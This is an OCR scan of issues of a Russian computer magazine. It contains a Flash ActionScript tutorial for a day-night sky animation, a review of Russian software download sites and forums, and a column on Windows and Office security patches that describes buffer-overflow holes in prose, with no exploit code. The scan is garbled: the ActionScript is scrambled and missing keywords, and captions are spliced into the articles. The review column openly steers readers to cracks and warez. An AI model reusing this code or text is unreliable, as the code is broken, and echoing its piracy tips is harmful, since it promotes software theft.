Засунь в скрипт, который там есть, кое-что, кое-что там перенеси кое-куда, потом скопируй это и перенеси еще кое-куда, чтобы в итоге получилось следующее (новое находится между комментариями; старое всего лишь немного видоизменилось):

```
onClipEvent (enterFrame) {
   time = new Date();
   hours = time.getHours();
   minutes = time.getMinutes();
   seconds = time.getSeconds();
// HOBOE HAYAJOCЬ
```





Располагай его так,

ХОТЯ КАКАЯ РАЗНИЦА.



```
// ДЛЯ НЕБА
((hours>=5)and((hours<10)or((hours=
=10)and(minutes<=0)))) {
    ad=((hours-5)*60+min-
utes+1)/3;
        root.sky.blue._alpha=ad;
((hours>=17)and((hours<22)or((hours
==22)and(minutes<=0)))) {
    ad=((hours-17)*60+min-
utes+1)/3;
        _root.sky.blue._alpha=100-ad;
   } else if ((hours>=22)or(hours<5))</pre>
        root.sky.blue._alpha=0;
   } else if
((hours>=10)and((hours<17)or((hours
==17)and(minutes<=0)))) {
       _root.sky.blue._alpha=100;
// ДЛЯ СОЛНЦА
```

Библиотека - KremlinSky5.fla

```
Объектов: 38 Параметры ✓

Имя

В C · BlueSky

C · Clouds

C · Sky

C · Sun

G · Cloud

G · Moon
```

G - OneStar

Tween 10

Tween 11

Tween 12

Tween 13

Больше в эту флешку ничего

добавлять нельзя, а придется...

🖸 🕡 🙃

G - SomeStars

```
if ((hours<=5)or(hours>=22)) {
        _root.sky.sun._alpha=0;
       _root.sky.sun._x=2;
        root.sky.sun._y=660;
   } else if
((hours>=5)and((hours<22)or((hours=
=22)and(minutes<=0)))){
    col=(hours-5)*60+minutes;
        _root.sky.suń._x=2+col;
((hours<13)or((hours==13)and(min-
utes<=30))) {
         _root.sky.sun._y=660-col;
      } else if
((hours>14)or((hours==13)and(min-
utes>30))) {
        _root.sky.sun._y=col-360;
// НОВОЕ ЗАКОНЧИЛОСЬ
   ars._rotation = seconds*6;
   arm._rotation = minutes*6;
   arh._rotation = hours*30+min-
utes*0.5+180;
   if ((minutes == 0) and (seconds ==
0)and(\(\)root._currentframe>=18)) {
       if (hours>=12) {
         hours -= 12;
```

ding.start(0, hours);

ding.attachSound(«bum.wav»);

ding = new Sound(this);

onClipEvent (load) {

Объясняю вначале для неба. В скрипте для тебя не должно быть ничего сложного и нового. Сутки делятся мною на четыре части: день (с десяти утра до пяти вечера), вечер (с пяти до десяти вечера), ночь (от десяти вечера до пяти утра) и, собственно, утро (с пяти до десяти утра). Теперь обо всем по порядку. Днем небо голубое :). Достигается это тем, что прямоугольник полностью непрозрачен alpha=100). Начинается вечер. Клип «С -BlueSky» теряет свою непрозрачность на процент каждые три минуты (отсчет процентов ведется в переменной «ad») и к десяти часам (т.е. к ночи) становится полностью прозрачным. Теперь за ним отчетливо видны месяц со звездами (хотя, на самом деле, они видны еще часов эдак с семи). Всю ночь голубой прямоугольник остается прозрачным. По звездному небу плавно прогуливается одинокая тучка. Красиво. В пять утра начинает светлеть небо, где-то часам к девяти звезды уже неразличимы. Появляется солнышко.

У солнышка алгоритм немного посложнее. Основная фишка тут в том, что днем солнце должно подниматься (до обеда) и опускаться (после обеда). Дабы максимально упростить модель поведения нашего дневного светила, я в качестве траектории его движения выбрал ломаную, состоящую из двух отрезков: по одному из них солнце поднимается, по другому - опускается.

В качестве переломного момента (времени обеда) выбрано время 13 часов 30 минут. Не подумай, что я всегда принимаю пищу строго в этот миг. Просто это середина между началом утра и концом вечера по нашему времяисчислению. Ночью, как известно, на территории нашей Родины солнца не видно. Вот и у нас во флешке ночью солнце будет невидимым (_alpha=0). В переменной «col» вычисляется, сколько минут прошло с начала утра. За неночное время солнце по горизонтали должно пройти расстояние около тысячи пикселей (через весь экран), в моем примере это тысяча двадцать - ровно столько минут между началом рассвета и концом захода. Поэтомуто горизонтальная координата солнца практически равна «col». Вертикально солнце движется по-другому. Вначале мы ставим его на высоту 660. При этом если Кремль открыт, т.е. флешка работает на полную, из-за него выглядывают лишь отдельные лучики, если же он закрыт, то солнце находится в нижней части экрана, что, в принципе, тоже приемлемо для момента его появления/исчезания. Формулы исчисления вертикальной координаты до и после обеда отличаются, т.к. до обеда, пока количество прошедших минут еще мало, а вертикальная координата солнца должна уменьшаться, после обеда - значение «col» продолжает расти, а координату уже пора увеличивать.

Когда ты поймешь, что тебе все понятно :), можешь сесть поудобнее, плавно надавить на Ctrl+Enter и начать релаксировать до наступления реального лета.

И да пребудет с тобой великий Flash!

I

Kirion (kirion@winfo.org)

МЯГКИЕ МЕСТА ИНЕТА

ADCTRETER

Знаешь, как начинается мое обычное утро? Умывшись, НАДЕВ ХАЛАТ И НАЛИВ СЕБЕ КОФЕ, Я СИЖУ ЗА КОМПОМ И РАЗБИРАЮ ПОЧТУ. ЗНАЕШЬ, КАК ПОРОЙ ДОСТАЕТ ВНИМАТЕЛЬНО читать 10-15 рассылок про софт в день? Мало того, что ИНФА ЧАСТО ПОВТОРЯЕТСЯ, ВЫЛАВЛИВАТЬ СТОЯЩИЕ ПРОГИ ПРИХОДИТСЯ, ИСКЛЮЧИТЕЛЬНО РУКОВОДСТВУЯСЬ СОБСТВЕННОЙ ИНТУИЦИЕЙ. А ПОТОМ БЫСТРАЯ ПРОБЕЖКА ПО ЕЩЕ ДЕСЯТКУ СОФТОВЫХ САЙТОВ, ПРОВЕРКА СОСТОЯНИЯ СЧЕТА И НЕРВНОЕ ПОГЛЯДЫВАНИЕ НА КРАСНЫЙ КРЕСТИК В КАЛЕНДАРЕ С ПОДПИСЬЮ «ДЕНЬ ЗАРПЛАТЫ» :).

А потом залезть на сайт автора проги. найти кряк, почитать хелпу (на собственном опыте могу сказать: «мануал читают только ламеры» - так только ламеры и говорят :)). Да, еще надо проверить, под какими виндами прога работает, а под какими - нет. Ну и в конце проверить, а нет ли у тебя ее предыдущей версии и, если есть, то что изменилось. Веселая работа, правда :). Зато моральное удовлетворение от хорошей и прежде неизвестной проги стоит много, даже больше, чем оплата статьи :).

гам программ. Лучше почитай отзывы пользователей или проверь сам. Хотя есть некоторые сайты, дающие достаточно объективные отзывы. И один из них...

что в имени тебе MOEM


И один из них www.nnm.ru. Проект NoName один из моих самых любимых сайтов вообще. Если ты там еще не был, ты очень много потерял. Не смотри на не очень красивый дизайн - контент сайта просто первоклассный. «NoName обновляется каждый день, по крайней мере, так задумано», - copyright by d()с666, главный автор сайта. Судите сами, каждый день в новостях появляются известные и не очень проги с отличными комментариями Дока. Причем многие из них с включенными в комплект лекарствами или ссылками на лекарства :). Часто бывают ссылки на варез и варезные ftp. Каждый день пара приколов, в их числе и фраза дня. Вообще, главная страница NoName (aka


ГДЕ-ТО Я ЕЕ ВИДЕЛ...

Надеюсь, что твои потребности в софтовых сайтах не такие, как мои, иначе можно и свихнуться. Чаще бывает, что ты читал о какой-нибудь программке, но в упор не помнишь, где. Или меняется адрес разработчика. Или просто лень искать в Яндексе :). А иногда ты ищешь варез на китайских серваках, которые живут два-три дня. Вот с варезом тебе помочь не могу - мне проще и дешевле сходить на Горбушку, чем оплачивать многомегабайтный трафик :). Меня интересует бесплатный и условно-бесплатный софт, ну и кряки, разумеется :). Если же тебе потребен самый свежий софт - подписывайся, как и я, на рассылки. Самостоятельных рассылок почти нет - все они привязаны к сайтам, так что рассказывать я буду о них одновременно. И еще - не верь рейтин-

ПРОЕКТ NONAME - ОДИН ИЗ МОИХ САМЫХ ЛЮБИМЫХ САЙТОВ ВООБЩЕ ЕСЛИ ТЫ ТАМ ЕЩЕ НЕ БЫЛ,

ты очень много потерял.





WINformation

news) это сборная солянка: здесь бывают и ссылки на заинтересовавшие Дока сайты, на приколы на флэше, на железные сайты. В принципе, более подробно все темы раскрываются в других разделах сайта, но обновляются они не так часто. Filez, как не трудно догадаться, целиком посвящен софту. Mobilz посвящен мобильникам и сотовой связи, design - веб- и не только дизайну. Ironz, Gamez, Moviez, Muzic - комментарии нужны? Кстати, в Muzic можно найти довольно редкие вещи, а еще FAQ по поиску музыки в Инете - must have для людей, которые не очень знакомы с Интернетом. Ну а людям, которые каждый день ищут новые и интересные сайты, прямая дорога в Webz. По стилю - типичный блог, но ссылки порой уникальны, да и обновляется раздел часто. Да, еще у NoName неплохой форум, задавай вопросы, не стесняйся. Есть только один минус во всем проекте - совершенно невменяемая система поиска. Информации на сайте очень много, и порой приходится перебирать архив за полмесяца, прежде чем найдешь нужное :(. На встроенную систему поиска надежды нет. Во-первых, она ищет не по всем разделам, да и находит далеко не все. А во-вторых, найденное сортируется непонятно как, пока найдешь самую свежую ссылку... Да, чуть не забыл, у NoName есть своя рассылка. Выходит раз в неделю и содержит в себе самые интересные программы и сайты за неделю. Мало, черт возьми! Такие рассылки должны выходить чаще :). Ибо NoName стоит того, чтобы на него заходили каждый день.

А если ты считаешь себя новичком в мире софта, то тебе неплохо бы зайти на www.softkey.info. Достаточно молодой сетевой журнал о программном обеспечении, редактором которого является небезызве-

И, К СОЖАЛЕНИЮ, ДАЛЕКО НЕ ВСЕ
ПРОГИ СТОЯТ ТОГО, ЧТОБЫ О НИХ
УПОМИНАЛИ ГДЕ-НИБУДЬ, КРОМЕ
ДОМАШНЕЙ СТРАНИЧКИ АВТОРА.

стный Алекс Экслер (www.exler.ru, лучший homepage рунета). Достаточно неплохой подбор новостей и статей. Прочитав статьи, профи, наверное, скажет, что они все для чайников (признаюсь честно, я так тоже считаю :)), но иногда попадаются и любопытные вещи. А знакомые ламеры так вообще в восторге :). Короче, зайди сам, разберешься. Только не забудь заглянуть в каталог программ. Его отличительная особенность - законная направленность :) и постоянные скидки на покупку различных программ. Можешь попробовать, будешь потом детям рассказывать, как первый раз в жизни покупал шаровару :).

И все-таки, как бы ни хорош был NoName, как бы ни прост был Софткей, а многого нужного софта там не найдешь. Есть и более специализированные на софте сайты.

Например, <u>www.frol.ru</u>. Каждый день десятки новых программ. Все программы рассортированы по категориям, так что найти нужную достаточно легко. Кроме программ, на сайте часто лежат ссылки на свежие драйвера известных производителей

(кстати, сам я свежие драйвера обычно качаю с fernando.darocha.free.fr; правда, он на французском :)). А еще часто появляются русификации к известным прогам. Под них даже выделен отдельный раздел. Советую заглянуть на форум - там часто появляются ссылки на достаточно редкие лекарства к прогам (которые нельзя найти даже на асте). Жаль, нет рассылки у сайта. Но я сюда и так захожу каждый день. А все потому, что проги на сайте почти все стоящие. «Воды» и чисто любительских прог среди них ты не найдешь. С одной стороны, это хорошо, но некоторые хорошие или специфические проги остаются за бортом. Но на то есть и другие сайты..

Например, старичок download.ru. Приготовься, на этом, как и на нижеописанных сайтах, придется долго искать нужные программы. И не из-за плохого поиска, просто программ тут много, а вот хороших среди них - не очень. Download.ru пишет в основном о любительском софте и софте русских программеров. И, к сожалению, далеко не все проги стоят того, чтобы о них упоминали где-нибудь, кроме домашней странички автора. Но и в мутной воде водятся золотые рыбки, ибо не раз я находил достаточно интересные и самобытные проги в рассылке Download.ru. Выходит она раз в неделю и содержит в себе все обновления за неделю ... (логично, да :)). Немножко скучное чтение получается - в неделю добавляется где-то полторы сотни программ. На несколько разделов сайта стоит обратить особое внимание. Во-первых, это игры. Если ты любишь различные покеры-саперы и прочее - ты не вылезешь отсюда долго. Просто рай для секретарши :). Во-вторых, это программирование. Не так много сайтов, где выкладываются компоненты для объектных языков и подручные средства для отладки, тестирования программ, составления дистрибутива. Втретьих, это раздел бухгалтерия и делопроизводство. Я во всем этом не рублю (хотя бухучет в универе вроде был :)), но на других сайтах я подобного не видел. Так что, если тебе надо выписать какую-нибудь платежку или акт, причем обязательно на компе, - ищи, каждую неделю здесь появляется два десятка бухгалтерских программ. Ну и вВот с варезом тебе помочь не могу

- мне проще и дешевле сходить

на Горбушку, чем оплачивать


многомегабайтный трафик :).


четвертых, это раздел «образование, наука и техника». Здесь можно найти вообще уникальные вещи вроде географических атласов или математических программ. Что еще добавить? Загляни в раздел электронных журналов. Ты, наверное, и не знал, что в рунете существует с десяток очень приличных журналов, которые не просто печатаются в Инете, их надо скачивать отдельно и устанавливать. Выходят они, как правило, раз в неделю. Скачай как-нибудь, в них есть что почитать. Тем более бесплатно...

SUPERPUPERMEGRSOFT.RU

Интересно следить за полетом человеческой мысли. Как он выбирает имена для своего сайта. Неужели нельзя придумать имя для сайта о программах лучше, чем «чегонибудь там»+soft? Нет, я, конечно, не против, но имена новых сайтов становится сложно запоминать. А еще сложнее запомнить, где именно ты нашел в прошлый раз то, что тебе нужно.

Хорошо еще, если это старый добрый Listsoft.ru. Проект Дмитрия Турецкого - известной личности рунета. Когда-то один из лучших каталогов русскоязычного Интернета, теперь он просто один из многих. С одной стороны, обновления каждый день, большое количество программ. С другой популярные программы появляются здесь с опозданием. Очень сложно узнать, насколько хороша та или иная прога. Причем на главной странице, как и в рассылке, пишется описание самого автора проги. Сам понимаешь, оно далеко от объективности. Да и система рейтингов подводит. Так, отметка cool практически ничего не стоит. Без нее оказывается только откровенное дерьмо. Очень много любительских, никуда не годных программ, но это, похоже, беда почти





всех серверов бесплатного софта. Сейчас ты спросишь меня, а зачем вообще заходить на этот сайт. А я не знаю :). Если ты не такой маньяк, как я, вечно находящийся в поисках новых программ, то делать здесь, пожалуй, нечего. Хотя нет, пожалуй стоит все-таки заглянуть в раздел best of the best. Вот здесь находится действительно хороший софт, как правило, получивший Listsoft's choice. Но найти ты его можешь и в другом месте, хотя... я пока оставлю себе подписку на «Лист SOFT. Новые программы для Windows NT/2K/XP» :).

А ты топай дальше, на www.softodrom.ru. Скромные авторы считают, что «сайт посвящен исключительно тем программам, о которых можно сказать, что они - одни из лучших в своей категории». Ну а «программа дня» на Softodrom.ru так вообще должна то еще было правдой:). На деле среди победителей дня не так много хороших пробедителей дня не так много хороших про-

Неужели нельзя придумать имя для сайта о программах лучше, чем «чего-нибудь там»+soft?

грамм. Даже наоборот, лучшая прога дня часто остается незамеченной. Хотя к разделу «лучшие из лучших» (он есть и здесь) придираться сложно: здесь лежат действительно хорошие программы. А рейтинги... если не уверен в программе - посмотри отзывы пользователей и обязательно оставь свой, так надежнее. Хотя, может, ситуация и изменится к лучшему - сайт достаточно молод и быстро развивается. Не удивлюсь, если он скоро станет лучшим в рунете. Наверное, все дело в наполнении программами. Создатели научились соблюдать баланс между известными и неизвестными прогами, между бесплатными, условно-бесплатными и коммерческими программами. На сайте есть проги и на русском, и на английском языках. Здесь есть даже софт для юниха! Вполне юзабельный форум дополнился чатом (софтовый чат, гм... по мне так тот еще изврат :)). Ну и рассылки... их здесь

13. Неплохо, да? Пять общих рассылок: ежедневная, еженедельная, только бесплатный софт, только русский софт, только новый софт. Шесть тематических рассылок: «система», «Интернет и сети», «мультимедиа и графика», «образование и бизнес», «игры, развлечения, заставки», «UNIX-софт». Ну и две самые ценных рассылки - дискуссионные, то есть конференции. «Softodrom.List» посвящена программам для виндов и самим виндам, но в пределах закона :). Попросить ключ для активации WinXP ты там не сможешь :). Зато во второй творится полное беззаконие «CrackTalk посвящена обсуждению тем, запрещенных на Softodrom.List». Еще один источник кряков, надо же дать иногда отдохнуть асте :). Ладно, что дальше-то у нас? А дальше www.newestsoft.com. - не просто новый, а новейший софт. Не иначе, как www.newsoft.com уже занят :). Яркий пример сайта «хочу быть как взрослые ребята». Подбор программ неплох, но и не очень оперативен, причем ничего оригинального ты здесь не найдешь. Железный раздел, игры, приколы, статьи... только вот обилием содержания они не отличаются. Есть и рассылка, есть и форум, но... Я, конечно, понимаю, что сайт молодой. Я понимаю, что им занимаются непрофессионалы. Но зачем же было замахиваться на такой проект? И почему-то я сомневаюсь, что со временем что-то сильно улучшится. Будем надеяться, что я ошибаюсь.

Ведь ошибся же с www.freesoft.ru. Если ты в сети давно, должен знать такой сайтик www.freesoft.kulichki.net. Собственно, это он и есть, только на новом хостинге. Четыре года - срок большой, но сайт сохранился до наших дней в лучшем виде, чем Listsoft.ru ;). Кстати, название немного лукавит: коммерческих прог здесь действительно нет, а вот шароварок предостаточно. Тяжелые времена, не иначе :). Хотя содержание не подводит. Сайт имеет свое лицо и, что важнее, уникальные ссылки на проги. Здесь есть даже фидошный софт (всем крутить фонарики полчаса)! В каждой еженедельной рассылке (а они здесь разделены на общую и тематические) я нахожу несколько прог на тестирование. Тем более, что их можно прямо с сайта заказать на почту.

Единственное, что мне не нравится, это сортировка программ по разделам. Уж слишком мельчат, 26 разделов это перебор. Хотя когда в базе 3500 программ...

VOX POPULI

Еще один важный источник информации форумы. Бывает так, что ты не можешь найти нужную прогу. Или даже не знаешь, как она называется. Или не уверен, что такая вообще существует :). Форумы есть почти на всех софтовых сайтах, не стесняйся, спрашивай - тебе помогут. Только сначала поинтересуйся правилами форума, а то можно и бан схлопотать. Да, и старайся соблюдать культуру общения: пиши грамотно, не груби. Не пиши транслитом: во многих форумах это запрещено. Тем более, что на хороших есть скрипты, преобразующие транслит в нормальный текст, нужно лишь писать по правилам и нажать в конце на кнопку перевода. Только если ты можешь сразу писать по-русски - зачем мучиться? Вообще, я считаю, что общение на форумах интереснее чатов (которые я ненавижу :)). К ним сильно привыкаешь.

Особенно, если он такой, как <u>www.soft-forum.ru</u>. Наверное, это лучший форум по прогам, осям да и еще многому чему. Когда я сюда первый раз залез - часа полтора читал обсуждения по поводу настройки WinXP, все сомневался: ставить или нет. А потом... все винды, технология .net, популярные дистрибутивы линуха, безопас-ность, кряки и варез. Возможный единственный минус - чайникам будет сложновато разбираться, но специально для них есть раздел «зона ламера» на форуме www.oszone.net. Сам сайт не представляет собой ничего особенного, зато форум очень приличный. Обилие нужных и интересных тем, а главное - 7 рассылок «вопросы и ответы по...». А вопросы такие: по всем виндам, по 9x, по NT/2k, по XP, по Linux. И еще вопросы и ответы по софту и железу. Все просто - задаешь вопрос, на него отвечают другие посетители форума и подписчики рассылки. Я привык читать ее как большой анекдот, иногда такие ответы попадаются... Хотя один или два нормальных ответа на вопрос все же пишут, редко бывает так, чтобы на вопрос отвечали одни придурки. Ну а совсем недавно наткнулся на wwc.ru. На момент написания статьи форуму было всего несколько дней, так что пока не очень ясно, что из него получится. Но задел явно хороший. Основная направленность сейчас вопросы компьютерной и информационной безопасности. Пока что обновляются в основном разделы генерального форума (на самом деле, это хитро замаскированные новости и статьи. Статьи ты можешь опубликовать здесь и сам). Ну, будут посетители будут и обновления.

...HABEPHOES BO CHE

Вот, все мои скромные букмарки в твоем распоряжении. Практически весь софт для нашей рубрики я достаю на сайтах, перечисленных выше. Безусловно, есть и другие, но мне этого хватает. И без новых сайтов достаточно дублирования информации. В крайнем случае - весь Яндекс в твоем распоряжении:). Ну а самые ленивые могут писать мне. Только не проси меня ничего высылать. Я жадный, мне за трафик платить:).

Алексей Б.Б. (alexys@winfo.org)

UPDATE



Ожидалось, что после выпуска таких глобальных обновлений, как 3-ий сервиспак для Win2K и 1-ый SP для Windows XP, ребята из Майкрософта возьмут долгий отпуск. Возможно, так и было, но работа по доведению до ума товаров от М\$ все же продолжается. Понятное дело, новые заплатки небольшие, но некоторые все же важны.

ОБНОВЛЕНИЕ 0.323255

Касается всех любителей полазить по сайтам (особенно зарубежным) с крэками и порнушкой. Везде используемый в виндах язык разметки страниц НТМL поддерживает компоненты управления Active X, а он, в свою очередь, дает много возможностей для влезания в комп без спроса. Причем троянов тут нет, так что антивирусники будут молчать. С помощью компонентов Active X можно вызвать переполнение буфера, и в этот момент винды могут стать очень уж беззащитными. Попасть на такие страницы можно при поиске крэков или серфинга по порнушным сайтам, а можешь просто дождаться получения HTML-письма,

В Міскоѕогт'є уже заявили

О ЧЕТВЕРТОМ СЕРВИСПАКЕ

для Win2k.

которое ты откроешь аутлуком:). Среди создателей таких сайтов и любителей спама полно любителей поживиться чужими паролями. Пусть даже у тебя нет кредиток, а на последние деньги ты купил журнал, который сейчас читаешь, но ты же не собираешься вешать на свой комп табличку с надписью «Welcome»? Вот и я так думаю, что не собираешься. В таком случае пора обезопасить свою (да и не только свою) систему, дабы не лазили всякие. Ведь не перестанешь же ты искать крэки к свежим прогам:).

Файлами справки в виндах (те, что с расширением .chm) являются откомпиленные HTML-файлы. В таком виде страницы архивируются и занимают меньше места. Они так же, как и обычные HTML-страницы, поддерживают Active X. И точно так же при их просмотре может быть вызвано переполнение буфера со всеми вытекающими. Если ты не качал никаких файлов справки, то можешь расслабиться и отправиться тусить, но если качал таковые, то давно пора предохраниться от возможных неприятностей. Хотфикс, закрывающий возможность переполнения буфера и стороннее вмешательство в систему, выпущен мелкомягкими для всех версий виндов. Можно скачать его, используя Windows Update, но потребуется много времени. Поэтому лучше залезть на страницу, исходя из версии твоих виндов, и скачать его оттуда. Вынужден обломать юзателей Win Me - им придется пользоваться только Windows Update'ом для добывания заплатки.

Windows 98 and Windows 98 SE:

http://www.microsoft.com/windows98/down-loads/contents/WUCritical/q323255/default.asp Windows NT 4.0:

http://www.microsoft.com/Downloads/

Release.asp?ReleaseID=43308
Windows NT 4.0, Terminal Server Edition:
http://www.microsoft.com/Downloads/
Release.asp?ReleaseID=43308
Windows 2000:

Mindows 2000: http://www.microsoft.com/Downloads/

Release.asp?ReleaseID=40213 Windows XP:

http://www.microsoft.com/Downloads/ Release.asp?ReleaseID=41834

Владельцы XP смогут заинсталлить это обновление только при установленном сервиспаке (подробнее в 11-ом номере журнала). Такой вот некрасивый жест микрософта владельцам пиратских версий Win XP, которым не судьба поставить SP. На двухтысячные нужно ставить апдейт, даже если уже стоит 3-ий сервиспак. По заявлению мелкомягких, этот хотфикс войдет в 4-ый сервиспак для двухтысячных. Апдейт небольшого размера, но это не умаляет его важности. Скачал, запустил, перегрузился и почувствовал разницу.

обновление взечоча

Похоже, что проблема переполнения буфера является основной дыркой в виндах, раскрыть которую можно туевой хучей способов. Один из таких способов возможен при работе со сжатыми папками (ну это когда Zip'овые архивы используешь как обычные папки). Данная фича наличествует в ХР, 98ых с Plus! Pack'ом и МЕлке. В WinMe и Win98 по дефолту нет возможности работы с архивами как с папками, но в целях одновременной экономии места и времени ее ставят. Буфер перестает контролироваться, если прога, будучи заархивированной, после запуска начинает экстрактиться из zip-файла. Например, зазиповал ты дистрибутив какойнибудь программы (обновления Q329048 :)), залез в получившийся архив как в сжатую папку и запустил его. В этот момент, если ты подключен к Инету, с твоим компом могут произойти некоторые странности. Это обновление особенно полезно для любителей открывать приаттаченные файлы в письмах с пустым содержанием от непонятно кого. Навряд ли добрый дядя хакер пришлет тебе что-нибудь кроме свеженаписанного им вируса :). Также апдейт пригодится сисадминам в таких конторах, где сотрудники часто используют Инет для знакомства с девушками в чатах. Не всегда такая девушка оказывается вообще женского пола :). А от таких «мужественных» девушек можно запросто ожидать какой-нибудь бяки вместо фоток. Правда, если бы все были такими умными и знали бы про такие проделки, то хакерам было бы тяжелее жить, да и мелкомягким бы работы поубавилось. А так они вроде чем-то заняты.

За патчем обращаться по адресу: Для Windows 98 с Plus! Pack'ом:

http://www.microsoft.com/windows98/downloads/contents/WUCritical/q329048/default.asp

Для Windows XP:

http://www.microsoft.com/Downloads/ Release.asp?ReleaseID=43419

Владельцам Windows Ме придется пользоваться услугами Windows Update.

овновление взавыь

Есть такой почтовый клиент Outlook Express (не путай с MS Outlook!), которым пользуется много пиплов, которым лень искать себе для этих целей что-нибудь другое. Если честно, то настолько дырявой почтовой проги, как непропатченный аутлук, надо еще постараться найти. Когда в Microsoft'е народ узнал, что можно сделать с аутлуком, то наверняка пришел в ужас. Иначе не объяснить кучу исправлений работы ОЕ в целях повышения его стабильности и защищенности.

Outlook Express'ом поддерживается такая фишка, как цифровая подпись сообщений через S/MIME (Secure/Multipurpose Internet Mail Extensions), которая разрешает безопасно посылать и получать данные по почте. S/MIME использует следующие методы для повышения безопасности e-mail'oв: аутентификация, сохранение целостности письма при помощи цифровой подписи, шифровка данных. S/MIME очень прикольная штука, если не хочется, чтобы письмо, которое ты по пьяни послал не тому, кому хотел, не смог прочитать тот случайный чел. Когда ОЕ получает письмо, подписанное S/MIME, то на-

чинается проверка. Если все с письмом и подписью нормально, то все хорошо, а если все же нет, то ОЕ генерит сообщение, что хрен 2 ты прочитаешь письмо - здесь ошибка. Вот здесь и появляется возможность переполнения буфера. Причем для этого не обязательно открывать письмо - достаточно будет просто сделать превью (предпросмотр). В этот момент тебе подобный, только по другую сторону монитора, запустит нужный ему код на твоей машине. Тебе не обязательно юзать электронные подписи - тебе достаточно получить такое письмо! Так что лезь на http://www.microsoft.com/windows/ie/ downloads/critical/q328676/default.asp и качай оттуда заплатку на Outlook Express (а лучше сразу лезть на www.ritlabs.com и затариться TheBat'ом - прим. ред.).

2-00 СЕРВИСПЯК

для хрюшного офися

Как типичный сервиспак, SP2 для ХРюшного офиса - это куча маленьких и побольше заплаток, в данном случае на MS Office XP. Как всегда, он должен повышать безопасность и качество работы офисных составляющих. Наиболее важным из всего набора я бы выделил устранение возможности запуска скриптов при нажатии кнопки реплай или форвард для тех, кто пользует Outlook в качестве почтовой проги и Word как прогу для

Использование цифровых

подписей писем в Оитьоок

Express'е для повышения

защищенности почты может

СДЕЛАТЬ НЕЗАЩИЩЕННЫМ

написания и редактирования писем. Это не касается тех, кто читает html-письма как обычный текст (Plain Text), а касается только любителей читать и пересылать красиво оформленные письма. С помощью этой дырки можно запустить скрипты из html-содержимого письма. После нажатия реплая или форварда скрипт из такого письма получает почти неограниченный доступ к ресурсам компа, на котором это письмо оказалось. Думайте, мальчики и девочки, хотите ли вы еще оставлять такую дырку для окружающих или пора ее закрыть? Причем можно не тащить целый сервиспак, который немного тяжеловат для диалапщиков, а просто скачать данную заплатку. У кого стоит Microsoft Word 2002 (из офиса XP), то за патчем налево: http://office.microsoft.com/downloads/ **2002/wrd1003.aspx**, у кого Microsoft Word 2000 (офис 2000) - направо: http://office.microsoft.com/downloads/2002/ wrd0901.aspx

Если все же хочется по максимуму улучшить и обезопасить работу офиса, то скачай SP2 (http://download.microsoft.com/download/ officexpstandard/sp/oxpsp2/w98nt42kmexp/ en-us/oxpsp2a.exe) и наслаждайся.

Больше всего мелкомягких обновлений направлено на повышение безопасности работы программ. Интересно, кто же находит все эти дырки? И как долго это будет длиться. В свое время Билл Гейтс сказал, что пока продукция М\$ не станет самой защищенной, они почти не будут работать над созданием обновлений для повышения производительности и удобства работы. Похоже, он действительно держит свое слово.



MEHS 30BYT COUUBAD

(PUPKIN ENTERTAINMENT PICTURES PRESENTS)

